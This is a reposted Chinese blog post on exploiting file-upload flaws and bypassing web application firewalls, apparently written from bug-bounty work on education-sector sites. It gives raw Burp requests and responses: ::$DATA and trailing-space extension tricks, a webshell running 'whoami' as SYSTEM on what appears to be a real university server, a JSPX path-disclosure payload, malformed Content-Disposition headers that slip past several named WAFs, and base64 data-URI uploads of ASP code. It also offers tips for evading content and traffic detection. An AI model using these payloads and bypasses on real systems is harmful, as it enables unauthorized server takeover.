

OX3

17:7:12:6:14:20

首页


网站收藏

【转载】Upload与WAF的那些事

作者: ANONYMOUS | 时间: 2020-09-01 | 分类: ANONYMOUS

背景:去年实习的时候开始接触渗透,太菜,就偶尔在EDUSRC检洞(资产多, WAF多, 坑多),主要是挖一些上传,逻辑,注入等基础漏洞,不建议拿一把梭工具扫,除非自己挖的通用洞或是对该漏洞原理解理解深刻,不然成长不大。文件上传漏洞的介绍很多,就不废话了,下面讲讲如何快速判断文件上传漏洞是否客观存在与WAF绕过。

Upload步骤



- 1.直接前端上传正常文件, burp截断只修改任意后缀判断黑白名单(略过content-type/前端js判断)。
- 2.传不上去就是白名单限制pass基本没得搞, 传得上去就是黑名单或是未做限制。
- 3.webshell上传能落地, 能拿到文件url, 能web访问, 能解析-->getshell。

上面就是Upload漏洞的判断步骤。

下面来说说已经判断是黑名单后绕过上传点的限制与WAF的限制。

判断程序本身限制与WAF限制

- 1.程序本身黑名单限制: 返回包通常会有上传文件格式不允许意思的字样
- 2.WAF限制: 返回页面通常是WAF的拦截页面或是该次请求被重置reset无响应包

后缀绕过黑名单的限制

Windows:

大小写不敏感, [空格], 命名不允许的特殊字符, ::\$DATA。

命名不允许的特殊字符/?

细心总会有收获的 发现一接口泄露物理地址

```

POST /upload/1572164313940442985.jsp HTTP/1.1
Host: [redacted]
Content-Length: 35
Accept: */*
Origin: http://rs.sctu.edu.cn:8023
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: [redacted]
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

id=2c908a986bace810016e0c4ba3554927

```

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: application/json;charset=UTF-8
Vary: Accept-Encoding
Date: Sun, 27 Oct 2019 08:19:23 GMT
Connection: close
Content-Length: 387

{"data":{"id":"2c908a986bace810016e0c4ba3554927","fileName":"1.jsp:$DATA_ROOT/upload/1572164313940442985.jsp:$DATA","saveType":"disk","upload fileSize":2956,"fileType":"application/pdf","fileBody":"","businessid":null,"id":91e","upload success":true}

```

572164313940442985.jsp?cmd=whoami



Command: whoami
nt authority\svsystem



空格

```

{"result":{"success":false,"message":"文件类型不合法! ","data":"","targetUrl":null,"success":true,"error":null,"

```

.aspx[空格]

1	[redacted]	POST	[redacted]	ry=Enterp...	✓	✓	200	433	JSON
2	[redacted]	POST	[redacted]	gory=Enterp...	✓	✓	200	484	JSON

```

Original request Edited request Response
Raw Headers Hex
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/json; charset=utf-8
Server: Microsoft-IIS/8.5
X-AspNetMvc-Version: 5.2
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Mon, 13 Jan 2020 06:35:48 GMT
Connection: close
Content-Length: 212


{"result":{"success":true,"message":"","data":"/UploadFiles/[redacted]-cf19aed4c41b438f808f8749483e0382.aspx":"","targetUrl":null,"success":true,"

```

Linux:
可以试试/

```
-----WebKitFormBoundaryz7cv05HUbY1z8L0Y
Content-Disposition: form-data; name="websitefile"; filename=".1.jspx"
Content-Type: image/png
```

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" version="2.0"> <jsp:directive.page contentType="text/html;charset=UTF-8" pageEncoding="UTF-8"/>
<jsp:scriptlet> <![CDATA[out.print(application.getRealPath("/"));]]>
</jsp:scriptlet>
</jsp:root>
```



先知社区

拓展名:

- asp/cer/asa/cdx
- aspx/ashx/asmx/svc... cshtml/vbhtml(.net4.0支持Razor)
- jsp/jsp
- php...

绕过WAF限制

维度: 文件落地(后缀/内容), 能访问, 能连接

这里主要讨论webshell后缀的落地

Content-Disposition: form-data; name="file"; filename="test.php"

通常检测就是这个字段, 先说针对后缀绕过的方法: **构造当前能识别的正常文件的畸形包(.png)**, 然后再改后缀, **反正是服务器能解析, WAF不认识。主要是对上述字段做畸形。**

我遇见的常见的WAF有安全狗, Yxlink-WAF, 云锁, 玄武盾, 创宇盾, WTS-WAF, qianxin-WAF, WAF2.0

这些WAF都能在后缀落地的阶段绕过, 每家WAF对后缀判断的具体的位置不同, 就不一一说明了

例如某WAF:



先知社区

filename参数去掉引号就可以过了, 这里告警是因为内容免杀没过

Content-Disposition这一行可以动手脚的地方很多, 师傅们可以自己试试, 后缀都能bypass。

还有个有意思的:

```
Cookie: ASP.NET SessionId=a22lnvbittgenp45z2ts3huz;
-----18467633426500
Content-Disposition: form-data; name="action"

BlobFile
-----18467633426500
Content-Disposition: form-data; name="fileName"

1.asp
-----18467633426500
Content-Disposition: form-data; name="fileType"

image/png
-----18467633426500
Content-Disposition: form-data; name="fileData"

data:image/png;base64,PCU9ImhIbGxvIHdvcmxkICEiJT4=
```

```
Cache-Control: private
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Server: wts/1.2
Content-Length: 48

{'msg': 0, 'msg box': '上传过程中发生意外错误!'}
```

先知社区

```
SIC
-----18467633426500
Content-Disposition: form-data; name="action"

BlobFile
-----18467633426500
Content-Disposition: form-data; name="fileName"

1.cer
-----18467633426500
Content-Disposition: form-data; name="fileType"

image/png
-----18467633426500
Content-Disposition: form-data; name="fileData"

data:image/png;base64,PCU9ImhIbGxvIHdvcmxkICEiJT4=
```

```
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Server: wts/1.2
Content-Length: 165


{'msg': 1, 'msg box': './upload/202006/01/202006011830042554.cer!';
'serverThumbnailFileName': './upload/202006/01/small_202006011830
```

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

```
<%= "hello world!" %>
```

先知社区

asp上传错误, cer成功, 这个场景就是程序黑名单+WAF, 可惜貌似WAF不认识Data URI Schema的文件上传, 没找到后缀的可控点, 所以WAF就没有拦。
有些WAF可能会阻止某些路径(upload)下访问脚本文件, 可以试试这个



只是简单匹配URI的话，这个可以过
过内容的话，可以发大文件或是免杀的webshell...



过连接的话，自己改改通信的数据特征....

标签: Upload与WAF的那些事

添加新评论

称呼 *

Email *

网站

内容 *

提交评论

上一篇: [【转载】内外网资产对应关系定位](#)

下一篇: 没有了